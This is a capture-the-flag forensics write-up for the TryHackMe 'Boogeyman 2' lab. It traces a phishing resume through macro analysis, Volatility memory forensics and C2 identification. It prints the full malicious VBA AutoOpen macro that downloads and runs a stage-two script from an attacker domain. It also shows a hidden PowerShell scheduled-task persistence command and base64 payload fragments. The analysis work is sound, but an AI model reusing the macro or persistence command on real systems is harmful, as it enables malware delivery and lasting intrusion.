Boogeyman 2 – Capstone Project

After having a severe attack from the Boogeyman, Quick Logistics LLC improved its security defenses. However, the Boogeyman returns with new and improved tactics, techniques and procedures.

The Boogeyman is back!
Maxine, a Human Resource Specialist working for Quick Logistics LLC, received an application from one of the open positions in the company. Unbeknownst to her, the attached resume was malicious and compromised her workstation.

The security team was able to flag some suspicious commands executed on the workstation of Maxine, which prompted the investigation. Given this, you are tasked to analyze and assess the impact of the compromise.

What email was used to send the phishing email?


Answer: westaylor23@outlook.com

What is the email of the victim employee?

Answer: maxine.beck@quicklogisticsorg.onmicrosoft.com

What is the name of the attached malicious document?

Answer: Resume_WesleyTaylor.doc



From: westaylor23@outlook.com <westaylor23@outlook.com>
To: maxine.beck@quicklogisticsorg.onmicrosoft.com <maxine.beck@quicklogisticsorg.onmicrosoft.com>
Subject: Resume - Application for Junior IT Analyst Role
Date: Sun, 20 Aug 2023 18:19:20 +0000

Dear Maxine,

I am writing to express my interest in the Junior IT Analyst at Quick Logistics LLC. As a recent graduate in Computer Science,

During my studies, I gained experience in various programming languages, including Java, Python, and C++. I also complete foundation in IT fundamentals.

In addition to my technical skills, I have also honed my problem-solving abilities and attention to detail through various project me a strong candidate for this position.

I have attached my resume to this email for your review.


Thank you for considering my application. I look forward to the opportunity to discuss my qualifications further.

Sincerely,
Wesley Taylor

Microsoft Word Document attachment Resume_WesleyTaylor.doc)

What is the MD5 hash of the malicious attachment?

Answer: 52c4384a0b9e248b95804352ebec6c5b


ubuntu@tryhackme: ~/Desktop/Artefacts
File Edit View Search Terminal Help

```
ubuntu@tryhackme:~/Desktop/Artefacts$ md5sum Resume_WesleyTaylor.doc
52c4384a0b9e248b95804352ebec6c5b  Resume_WesleyTaylor.doc
ubuntu@tryhackme:~/Desktop/Artefacts$ 
```

What URL is used to download the stage 2 payload based on the document's macro?


Answer: hxxps[://]files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.png

What is the name of the process that executed the newly downloaded stage 2 payload?

Answer: wscript.exe

What is the full file path of the malicious stage 2 payload?

Answer: C:\ProgramData\update.js



```
ubuntu@tryhackme:~/Desktop/Artefacts$ md5sum Resume_WesleyTaylor.doc
52c4384a0b9e248b95804352ebec6c5b  Resume_WesleyTaylor.doc
ubuntu@tryhackme:~/Desktop/Artefacts$ olevba Resume_WesleyTaylor.doc
olevba 0.60.1 on Python 3.8.10 - http://decalage.info/python/oletools
===============================================================================
FILE: Resume_WesleyTaylor.doc
Type: OLE
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: Resume_WesleyTaylor.doc - OLE stream: 'Macros/VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
-------------------------------------------------------------------------------
VBA MACRO NewMacros.bas
in file: Resume_WesleyTaylor.doc - OLE stream: 'Macros/VBA/NewMacros'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Sub AutoOpen()

spath = "C:\ProgramData\"
Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")
Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
xHttp.Open "GET", "https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.png", False
xHttp.Send
With bStrm
    .Type = 1
    .Open
    .write xHttp.responseBody
    .savetofile spath & "\update.js", 2
End With

Set shell_object = CreateObject("WScript.Shell")
shell_object.Exec ("wscript.exe C:\ProgramData\update.js")

End Sub
+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |
+----------+--------------------+---------------------------------------------+
|AutoExec  |AutoOpen            |Runs when the Word document is opened        |
|Suspicious|Open                |May open a file                              |
|Suspicious|write               |May write to a file (if combined with Open)  |
|Suspicious|Adodb.Stream        |May create a text file                       |
|Suspicious|savetofile          |May create a text file                       |
|Suspicious|Shell               |May run an executable file or a system       |
|          |                    |command                                      |
```

What is the PID of the process that executed the stage 2 payload?


Answer: 4260

What is the parent PID of the process that executed the stage 2 payload?

Answer: 1124

This can be done by using Volatility and executing the command “ vol -f WKSTN-2961.raw windows.pslist”

We can see both PID and the PPID for the process wscript.exe



```
6720    3912    SearchFilterHo  0xe58f8114f080  5       -
4336    1124    WINWORD.EXE     0xe58f87547080  0       -
4776    828     WmiPrvSE.exe    0xe58f875020c0  9       -
6592    3912    SearchProtocol  0xe58f8635f080  0       -
4260    1124    wscript.exe     0xe58f864ca0c0  6       -
6216    4260    updater.exe     0xe58f87ac0080  18      -
4464    6216    conhost.exe     0xe58f84bd1080  5       -
6332    6932    DumpIt.exe      0xe58f87a870c0  3       -
```

What is the PID of the malicious process used to establish the C2 connection?


Answer: 6216

We can see the the PPID of updater.exe is 4260 which is the PID of wscript.exe

What URL is used to download the malicious binary executed by the stage 2 payload?
Answer:
hxxps[://]files.boogeymanisback[.]lol/aa2a9c53cbb80416d3b47d85538d9971/update.exe

What is the full file path of the malicious process used to establish the C2 connection?

Answer: C:\Windows\Tasks\updater.exe




```
6720    SearchFilterHo  Process 6720: Required memory at 0x700000000 is not valid (incomplete layer memory_layer?)
4336    WINWORD.EXE     Required memory at 0x6e60370020 is not valid (process exited?)
4776    WmiPrvSE.exe    C:\Windows\system32\wbem\wmiprvse.exe
6592    SearchProtocol  Process 6592: Required memory at 0x1582ef2ce000 is not valid (incomplete layer memory_layer?)
4260    wscript.exe     wscript.exe C:\ProgramData\update.js
6216    updater.exe     "C:\Windows\Tasks\updater.exe"
4464    conhost.exe     \??\C:\Windows\system32\conhost.exe 0x4
6332    DumpIt.exe      .\DumpIt.exe
```

What is the IP address and port of the C2 connection initiated by the malicious binary?

Answer: 128.199.95.189:8080


Using the netscan plugin vol -f WKSTN-2961.raw windows.netscan, we can see the process updater.exe and the IP address:



```
0xe58f84ac0400  UDPv4   0.0.0.0 0       *       0               420     svchost.exe     2023-08-21 13:46:51.000000
0xe58f84ac0550  TCPv4   0.0.0.0 49669   0.0.0.0 0       LISTENING       660     lsass.exe       2023-08-21 13:46:51.000000
0xe58f84ac0550  TCPv6   ::      49669   ::      0       LISTENING       660     lsass.exe       2023-08-21 13:46:51.000000
0xe58f84ac07f0  UDPv4   0.0.0.0 0       *       0               660     lsass.exe       2023-08-21 13:46:51.000000
0xe58f84ac0a90  UDPv4   0.0.0.0 0       *       0               420     svchost.exe     2023-08-21 13:46:51.000000
0xe58f84ac0be0  UDPv4   0.0.0.0 0       *       0               1960    svchost.exe     2023-08-21 13:46:51.000000
0xe58f84ac0d30  TCPv4   0.0.0.0 49669   0.0.0.0 0       LISTENING       660     lsass.exe       2023-08-21 13:46:51.000000
0xe58f84c42bf0  TCPv4   10.10.49.181    63304   20.42.65.88     443     ESTABLISHED     1440    OUTLOOK.EXE     2023-08-21 14:14:35.000000
0xe58f84d95010  TCPv4   10.10.49.181    63299   128.199.95.189  8080    CLOSED  6216    updater.exe     2023-08-21 14:14:26.000000
0xe58f84ea2550  TCPv4   0.0.0.0 445     0.0.0.0 0       LISTENING       4       System  2023-08-21 13:46:53.000000
0xe58f84ea2550  TCPv6   ::      445     ::      0       LISTENING       4       System  2023-08-21 13:46:53.000000
0xe58f84ffd2f0  TCPv4   0.0.0.0 49671   0.0.0.0 0       LISTENING       644     services.exe    2023-08-21 13:46:55.000000
0xe58f84ffd830  TCPv4   0.0.0.0 49671   0.0.0.0 0       LISTENING       644     services.exe    2023-08-21 13:46:55.000000
0xe58f84ffd830  TCPv6   ::      49671   ::      0       LISTENING       644     services.exe    2023-08-21 13:46:55.000000
0xe58f84ffe400  UDPv4   0.0.0.0 16496   *       0               420     svchost.exe     2023-08-21 14:02:17.000000
0xe58f84ffe6a0  TCPv4   0.0.0.0 49670   0.0.0.0 0       LISTENING       1960    svchost.exe     2023-08-21 13:46:55.000000
0xe58f84ffe6a0  TCPv6   ::      49670   ::      0       LISTENING       1960    svchost.exe     2023-08-21 13:46:55.000000
```

What is the full file path of the malicious email attachment based on the memory dump?


Answer:
C:\Users\maxine.beck\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\WQHGZCFI\Resume_WesleyTaylor (002).doc



```
conhost.exe     Required memory at 0x283529b1ae8 is inaccessible (swapped)
OUTLOOK.EXE     "C:\Program Files\Microsoft Office\Root\Office16\OUTLOOK.EXE" /eml "C:\Users\maxine.beck\Desktop\Resume - Application for Junior IT Analyst Role.eml"
WINWORD.EXE     "C:\Program Files\Microsoft Office\Root\Office16\WINWORD.EXE" /n "C:\Users\maxine.beck\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\WQHGZCFI\Resume_WesleyTaylor (002).doc
SearchFilterHo  Process 6720: Required memory at 0x700000000 is not valid (incomplete layer memory_layer?)
WINWORD.EXE     Required memory at 0x6e60370020 is not valid (process exited?)
WmiPrvSE.exe    C:\Windows\system32\wbem\wmiprvse.exe
SearchProtocol  Process 6592: Required memory at 0x1582ef2ce000 is not valid (incomplete layer memory_layer?)
wscript.exe     wscript.exe C:\ProgramData\update.js
```

The attacker implanted a scheduled task right after establishing the c2 callback. What is the full command used by the attacker to maintain persistent access?

Answer: schtasks /Create /F /SC DAILY /ST 09:00 /TN Updater /TR 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NonI -W hidden -c \"IEX ([Text.Encoding]::UNICODE.GetString([Convert]::FromBase64String((gp HKCU:\Software\Microsoft\Windows\CurrentVersion debug).debug)))\"'



```
ubuntu@tryhackme:~/Desktop/Artefacts$ strings WKSTN-2961.raw | grep "schtask"
.run "cmd.exe  /c echo " & chr(powershell.exe [io.file]::writeallbytes(schtasks /create /f /sc minute /mo 3 /tn.run "cmd.exe  /c echo " & "set
w8      CkAfABJAEUAWAA=;schtasks /Cre
*cmd /c schtasks /Run /TN
htasks+
  "0."schtasks /cri
htasks /create /sc minuQ
schtasks /cre
un"schtasks/cre
schtasks.exe /CREATE /RL H
*schtask.a!create'
`schtasks/
schtasks.exe /creat8
schtasks
schtasks
schtasks.
schtasks.pdb
qcmd_schtaskc
BkAGUAcgBzAC4AQQBkAGQAKAAiAEMAbwBvAGsAaQBlACIALAAiAGgAbABGAEsAcwBBAE8AagA9AFkAYgBNAEwANwAxAGsAUgBtAEsAZQBBADUAMAAzAE0AOABWAGoAcwA4AFcAOABXADQAZgBZAD0AIgApADsAJABkAGEAdABhAD0AJAB3AGMALgBEAG8AdwBuAGwAbwBhAGQARABh
AHQAYQAoACQAcwBlAHIAKwAkAHQAKQA7ACQAaQB2AD0AJABkAGEAdABhAFsAMAAuAC4AMwBdADsAJABkAGEAdABhAD0AJABkAGEAdABhAFsANAAuAC4AJABkAGEAdABhAC4AbABlAG4AZwB0AGgAXQA7AC0AagBvAGkAbgBbAEMAaABhAHIAWwBdAF0AKAAmACAAJABSACAAJABkAG
EAdABhACAAKAAkAEkAVgArACQASwApACkAfABJAEUAWAA=;schtasks /Create /F /SC DAILY /ST 09:00 /TN Updater /TR 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NonI -W hidden -c \"IEX ([Text.Encoding]::UNICO
DE.GetString([Convert]::FromBase64String((gp HKCU:\Software\Microsoft\Windows\CurrentVersion debug).debug)))\"';'Schtasks persistence established using listener http stored in HKCU:\Software\Microsoft\Windows\C
urrentVersion\debug with Updater daily trigger at 09:00.'
6T5schtasks.exe /creat8
schtasks PA
schtasks.exe /c
schtasks
/c schtasks /cre
 schtasks /C
schtasks /delete /tn wm /fs
/c schtasks
```